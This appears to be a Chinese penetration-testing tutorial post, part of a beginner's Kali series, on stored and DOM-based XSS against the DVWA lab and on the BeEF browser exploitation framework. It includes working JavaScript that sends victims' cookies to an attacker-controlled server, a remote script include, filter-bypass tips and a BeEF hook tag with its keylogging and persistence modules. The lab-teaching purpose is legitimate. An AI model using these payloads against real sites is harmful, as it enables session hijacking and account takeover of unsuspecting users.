
小白日记49:kali渗透测试之Web渗透-XSS(三)-存储型XSS、DOM型XSS、神器BEFF
存储型XSS与DOM型XSS
【XSS原理】
存储型XSS
1、可长期存储于服务器端
2、每次用户访问都会被执行js脚本,攻击者只需侦听指定端口
#攻击利用方法大体等于反射型xss利用
##多出现在留言板等位置
*推荐使用burpsuite
a、观察返回结果,是否原封不动地返回输入数据?是否有其他标签

js代码通过留言板存储在服务器中,所以每次点击留言板链接,都会弹出xss弹窗

b、测试加载攻击者控制的服务器中的js文件
#启动apache2【默认侦听80端口】

a.js 【盗取客户端cookie信息,并把它上传到攻击者控制的服务器的PHP文件】
 var img = new Image();

 img.src = "http://192.168.56.102:88/cookies.php?cookie="+document.cookie;
***默认在客户端进行长度的限制,可用burpsuite进行绕过或直接修改HTML代码中的长度限制 【安全性好的,同时在客户端跟服务器端进行长度限制】

<script src="http://192.168.56.102/a.js"></script>

###使用nc演示效果,侦听88端口,提交成功/刷新页面,即可成功获得cookie
代码审计 【以下代码只是对输入数据进行过滤】
low
  <?php

 if(isset($_POST['btnSign']))

 {

    $message = trim($_POST['mtxMessage']);

    $name    = trim($_POST['txtName']);

    // Sanitize message input

    $message = stripslashes($message);

    $message = mysql_real_escape_string($message);

    // Sanitize name input

    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

 }

 ?>
medium 【Name输入框输出结果:还是原型,但js脚本已是普通文本(目前理想的过滤方法);Message中还存在】
  <?php

 if(isset($_POST['btnSign']))

 {

    $message = trim($_POST['mtxMessage']);

    $name    = trim($_POST['txtName']);

    // Sanitize message input

    $message = trim(strip_tags(addslashes($message)));//addslashs():增加反斜线;strip_tags():过滤HTML标签;

    $message = mysql_real_escape_string($message);

    $message = htmlspecialchars($message);  //进行html编码,<>会被编码

    // Sanitize name input

    $name = str_replace('<script>', '', $name);//删除<script>,********可用拆分绕过

    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

 }

 ?>
high
  <?php

 if(isset($_POST['btnSign']))

 {

    $message = trim($_POST['mtxMessage']);

    $name    = trim($_POST['txtName']);

    // Sanitize message input

    $message = stripslashes($message);

    $message = mysql_real_escape_string($message);

    $message = htmlspecialchars($message);

    // Sanitize name input

    $name = stripslashes($name);

    $name = mysql_real_escape_string($name);

    $name = htmlspecialchars($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

 }

 ?>
一套js和其他语言都可以调用的标准的API
#本质上跟反射型中利用src的方法一样,只是调用的函数不一样而已
<script>

var img = document.createElement("img");

img.src = "http://192.168.56.102:88/cookies.php?cookie="+escape(document.cookie);

</script>
BeEF是目前欧美最流行的web框架攻击平台,它的全称是 the Browser exploitation framework project。
可用于生成、交互payload【内含大量模块,payload】
ruby编写
服务器端:管理hooked客户端
客户端:运行于客户端浏览器的JavaScript脚本
浏览器攻击面
应用普遍转移到B/S架构,浏览器成为统一客户端程序
大部分需要结合社会工程学方法对浏览器进行攻击
攻击浏览器用户
通过注入的JS脚本,利用浏览器攻击其他网站
攻击手段
利用网站xss漏洞实现攻击
诱使客户端访问含有hooked的伪造站点
结合中间人攻击注入hooked脚本
常见用途
键盘记录器

网络扫描
浏览器信息收集
绑定shell
与metasploit集成
a、默认登录账号密码beff/beff

b、<script src="http://127.0.0.1:3000/hook.js"></script>


c、模块

1、Browser 浏览器类型(可得cookie,OS等信息)
【点击对应模块即可使用,响应速度比较慢,绿色为适用;橙色也是可用,但是会被客户端使用者发现;红色可能不可用;灰色未知是否可用】

2、Exploits 漏洞利用模块

3、Network 【可用作僵尸机】

4、Persistence 当页面被关闭(主机未离线),仍可对hooked客户端进行操作【持久hooked,建议当一台主机受害后,马上进行该操作】

小白日记49:kali渗透测试之Web渗透-XSS(三)-存储型XSS、DOM型XSS、神器BEFF的更多相关文章
- 小白日记28:kali渗透测试之Web渗透-扫描工具-Nikto
扫描工具-Nikto #WEB渗透 靶机:metasploitable 靶场:DVWA[默认账号/密码:admin/password] #新手先将DVWA的安全性,调到最低,可容易发现漏洞 侦察[减少 ...
- 小白日记30:kali渗透测试之Web渗透-扫描工具-Skipfish
WEB渗透-skipfish Skipfish是一个命令行模式,以C语言编写的积极的Web应用程序的安全性侦察工具,没有代理模式. 它准备了一个互动为目标的网站的站点地图进行一个递归爬网和基于字典的探 ...
- 小白日记47:kali渗透测试之Web渗透-XSS(一)
XSS [推荐书籍:XSS跨站脚本攻击剖析与防御] xss表示Cross Site Scripting(跨站脚本攻击),它与SQL注入攻击类似,SQL注入攻击中以SQL语句作为用户输入,从而达到查询/ ...
- 小白日记51:kali渗透测试之Web渗透-WebShell(中国菜刀、WeBaCoo、Weevely)
webshell 本质:<?php echo shell_exec($_GET['cmd']);?> windows平台 中国菜刀官网:胖客户端程序,国产中比较优秀的webshell,适用 ...
- 小白日记54:kali渗透测试之Web渗透-补充概念(AJAX,WEB Service)
补充概念 AJAX(异步javascript和XML) Asynchronous javascript and xml 是一个概念,而非一种新的编程语言,是一组现有技术的组合 通过客户端脚本动态更新页 ...
- 小白日记52:kali渗透测试之Web渗透-HTTPS攻击(Openssl、sslscan、sslyze、检查SSL的网站)
HTTPS攻击 全站HTTPS正策划稿那位潮流趋势 如:百度.阿里 HTTPS的作用 CIA 解决的是信息传输过程中数据被篡改.窃取 [从中注入恶意代码,多为链路劫持] 加密:对称.非对称.单向 HT ...
- 小白日记50:kali渗透测试之Web渗透-CSRF
CSRF CSRF原理:经常与XSS混淆. 从信任的角度进行区分:XSS:利用用户对站点的信任:CSRF:利用站点对已经身份认证的信任(有一定的信任)[默认情况:站点不信任客户端] 结合社工在身份认证 ...
- 小白日记37:kali渗透测试之Web渗透-手动漏洞挖掘(三)-目录遍历、文件包含
手动漏洞挖掘 漏洞类型 #Directory traversal 目录遍历[本台机器操作系统上文件进行读取] 使用者可以通过浏览器/URL地址或者参数变量内容,可以读取web根目录[默认为:/var/ ...
- 小白日记35:kali渗透测试之Web渗透-手动漏洞挖掘(一)-默认安装引发的漏洞
手动漏洞挖掘 即扫描后,如何对发现的漏洞告警进行验证. #默认安装 流传linux操作系统比windows系统安全的说法,是因为windows系统默认安装后,会开放很多服务和无用的端口,而且未经过严格 ...
随机推荐
- android get uuid获取uuid
https://github.com/Paldom/UniqueDeviceID protected void getDeviceUUID(){ try { Context context = cor ...
- 第二百零六天 how can I 坚持
今天爬了趟香山,第三次去了,要征服北京这大大小小的山. 要征服三山五岳,然后...罗娜.哈哈. 爬了趟山好累,人好多. 我的铜钱草. 洗刷睡觉,还是明天给鱼换水吧,好懒.
- HTML5边玩边学(1)画布实现方法
一.<canvas>标签 Html5 引入了一个新的 <canvas> 标签,这个标签所代表的区域就好象一块画布,你的所有图形绘制最后都要在这块画布上呈现.有了这个标签,浏览器 ...
- MYSQL数据库性能调优之八:mysql日志
MySQL日志 主要包含:错误日志.查询日志.慢查询日志.事务日志.二进制日志.中继日志: 使用 SHOW GLOBAL VARIABLES LIKE '%log%'; 查询所有日志配置详情: 一. ...
- Hibernate理论
1.什么是Hibernate? Hibernate是数据持久层的一个轻量级框架.数据持久层的框架有很多比如:iBATIS,myBatis,Nhibernate,Siena等等.并且Hibernate是 ...
- Java反射机制(Class类的使用)
1:通过无参构造实例化对象 package cn.itcast; /* * 通过无参构造实例化对象 * 通过Class类本身实例化对象,使用newInstance方法 * 需要注意的是:实例化类中存在 ...
- 修改hosts文件解决OneDrive被墙的问题
增加如下内容就可以了.如果不知道修改hosts文件的具体方法请自行百度. 134.170.108.26 onedrive.live.com 134.170.108.152 skyapi.onedriv ...
- WEB数据挖掘(十三)——关联规则与序列模式(1)
一.Apriori算法简介: Apriori算法是一种挖掘关联规则的频繁项集算法,其核心思想是通过候选集生成和情节的向下封闭检测两个阶段来挖掘频繁项集. Apriori(先验的,推测的)算法应用广泛 ...
- Cortex-M3 Context Switching
http://www.embedded.com/design/embedded/4231326/Taking-advantage-of-the-Cortex-M3-s-pre-emptive-cont ...
- 资源管理更新系统V2.0版的一些问题
1.在上传文件夹时现在只能传给吴缤进行上传,不够友好,也降低了上传速度, 办法:用C#写一个WINFORM程序,为用户提供上传功能,登录也使用JAVA提供的WEBSERVICE提供登录验证,然后选择一 ...